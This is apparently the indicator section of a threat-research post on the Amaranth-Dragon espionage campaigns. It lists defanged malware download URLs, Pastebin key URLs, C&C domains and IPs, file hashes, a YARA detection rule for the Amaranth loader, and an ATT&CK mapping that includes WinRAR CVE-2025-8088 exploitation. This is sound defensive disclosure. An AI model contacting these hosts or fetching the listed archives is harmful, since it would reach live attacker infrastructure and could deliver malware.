Archive URLs	dropbox[.]com/scl/fi/csggj44n9255y3vsjhh0p/wsNativePush.zip?rlkey=oaffvs9si6wkc6j4ccushn133&st=osdl9su7&dl=1 dropbox[.]com/scl/fi/ln6q8ip8k3dvx6xxyi71s/gs.rar?rlkey=w9vg1ehva23iitfdt5oh2x6cj&st=pwq86nfo&dl=1 dropbox[.]com/scl/fi/rl6nbtvzfllgovofmbdsm/FSTR_HADR.zip?rlkey=bql8d9zl3gz1ctfftbby6lob7&st=sc98u44d&dl=1 catalogs[.]dailydownloads[.]net/archives/microsoft/office/@MrPresident_001_bot.rar
Supporting Files	1c1d53cb0f2a2d9b6d7ddb4ed55ed18880ae45e6 3823415ce9d1408a6595035e1cb634b2e261e005 40550c3696581a00b976adddbef145f2531770e 5670d4688b2ec8b414a96aa795d81b78580ae20b 582d275c4f10c8632294cadcf56df13729612de2 78066f82804410625f6cd02a913464e163c5613e 85a31476dd35ff67439a2cbb4dea40e3223f8eaf 8aacc30dac2ca9f41d7dd6d2913d94b0820f802bc04461ae65eb7cf70b53a8ab b93db4606ab2233a6d48b9658ab7ca432ba93985 c582718d37e9563f019e3ef78e736a0282203371 ccd6e41f343ed719ac61c05d0435a3c3bfd67d2a e739b3cfffbb94357390a0f451d8f4171fdb9200b ed0232814fe9adb9fe62e04c8982cebf5c5e79ab ff4e717f9fa54cbaadadf145433df4f8292c56c1
Amaranth Loader	00351add8e0bca838e8dac40875b8ad5195805bd 481d50d5ab7c0a41a7c4fabb01b5c50c8f4fabf2 718c5846d3b903e3e9e2df9281f5e25b371465f2 9afadca9b2dad54004bd376dbee7e98c38dbdf50 b4dc300031edf5dd4968028146b0d608bdd975c5 c54a68d6bcc6d04ff08ad9619706e54923a20248 cd949663598c49141a98b438cf408113602e5c19 ddea99cb2db5e95552dccc8804125f19b30af536
Amaranth Key URL	daily[.]getfreshdata[.]com/dailynews/environment.enc daily[.]getfreshdata[.]com/dailynews/key.txt pastebin[.]com/raw/2AGrG4i1 pastebin[.]com/raw/ASXindCH pastebin[.]com/raw/Z7xayGZ8
Amaranth C&C	analytics[.]freshdatainsights[.]org/display/2025/uid_8oQRkgpvMSgmBFt9/WondershareApplicationManual.pdf drive.easyboxsync[.]com/resources/channels/v7/cambodia64 get.storagesync[.]biz/resources/newspaper/2018/forecast2018 live[.]easyboxsync[.]com/resources/gup/notepad news[.]dostpagasa[.]com/llchs/jdkasdnkaf.enc softwares[.]dailydownloads[.]net/products/microsoft/office/product-key/DB2F.activation.key updates[.]dailydownloads[.]net/docs/microsoft/office/Office_Activation_Manual_DB2F.pdf
TGAmaranth RAT	803fb65a58808fd3752f9f76b5c75ca914196305
Havoc	733714767a49c00c5c825c8e689da0c3bb23fbfa 9905c672b9c32f7a09fbeb7b54e9371f08af354 d751647a2c831b4e20aba2aab9de7feb9c6a9e7d e2520eb81665015778d915f0f0749889a7fb1f5 e866edf14b208076d83417d9757056e7a12dca73

Description	Value
Havoc C&C	92.223.120[.]10 92.223.124[.]45 92.223.76[.]20 92.38.170[.]6 93.123.17[.]151 dns.annasoft.gcdn[.]co phnompenhpost[.]net todaynewsfetch[.]com

YARA rules

rule amaranth_loader

{

meta:

author = "@Tera0017/@_CPRResearch_"

description = "Amaranth Loader"

link = "<https://research.checkpoint.com/>"

strings:

\$mz = "MZ"

\$sama_size = {41 BD 01 00 00 00 41 BC 00 40 06 00 E9 92 00 00 00}

\$sama_iv = {C7 84 24 30 02 00 00 12 34 56 78 C7 84 24 34 02 00 00 90 AB CD EF C7 84 24 38 02 00 00 34 56 78 90 C7 84 24 3C 02 00 00 AB CD EF 12}

\$sama_decr = {FF C1 48 D3 E8 41 30 00 FF C2 49 FF C0}

condition:

\$mz at 0 and any of (\$sama*)

}

MITRE ATT&CK Matrix: Amaranth-Dragon Campaigns

Tactic	Technique (ID)	Description / Context in Campaigns
Initial Access	Spearphishing Attachment (T1566.001)	Targeted emails with malicious RAR archives exploiting CVE-2025-8088.
Execution	User Execution (T1204.002)	Victims are lured to open weaponized archive files, triggering code execution.
Execution	Exploitation for Client Execution (T1203)	Exploitation of WinRAR vulnerability (CVE-2025-8088) to execute arbitrary code.
Persistence	Boot or Logon Autostart Execution: Startup Folder (T1547.001)	Malicious scripts or payloads dropped into the Startup folder for persistence.
Persistence	Registry Run Keys / Startup Folder (T1547.001)	Persistence via registry key modification (Run key).
Persistence	Scheduled Task/Job (T1053)	Creating scheduled tasks for persistence.
Defense Evasion	Signed Binary Proxy Execution (T1218)	Sideloaded Amaranth loader via legitimate executables.
Defense Evasion	Obfuscated Files or Information (T1027)	Encrypted payloads (AES), use of password-protected archives, and obfuscated delivery.
Command and Control	Application Layer Protocol: Web Protocols (T1071.001)	C2 communication over HTTP/HTTPS, including geo-restricted infrastructure.
Command and Control	Application Layer Protocol: Web Service (T1102)	Use of Pastebin for AES key delivery and Telegram for RAT C2.
Command and Control	Ingress Tool Transfer (T1105)	Downloading additional payloads (e.g., Havoc Framework) from attacker-controlled infrastructure.
Discovery	System Information Discovery (T1082)	RATs and frameworks like Havoc typically enumerate system information.
Collection	Input Capture (T1056)	RATs may capture keystrokes or other sensitive data.
Exfiltration	Exfiltration Over C2 Channel (T1041)	Stolen data exfiltrated via established C2 channels (Havoc, Telegram RAT).

References

- [1] https://dmpdump.github.io/posts/Unattributed_Downloader_Cambodia/
- [2] <https://cyberarmor.tech/blog/autumn-dragon-china-nexus-apt-group-targets-south-east-asia>

[BACK TO ALL POSTS](#)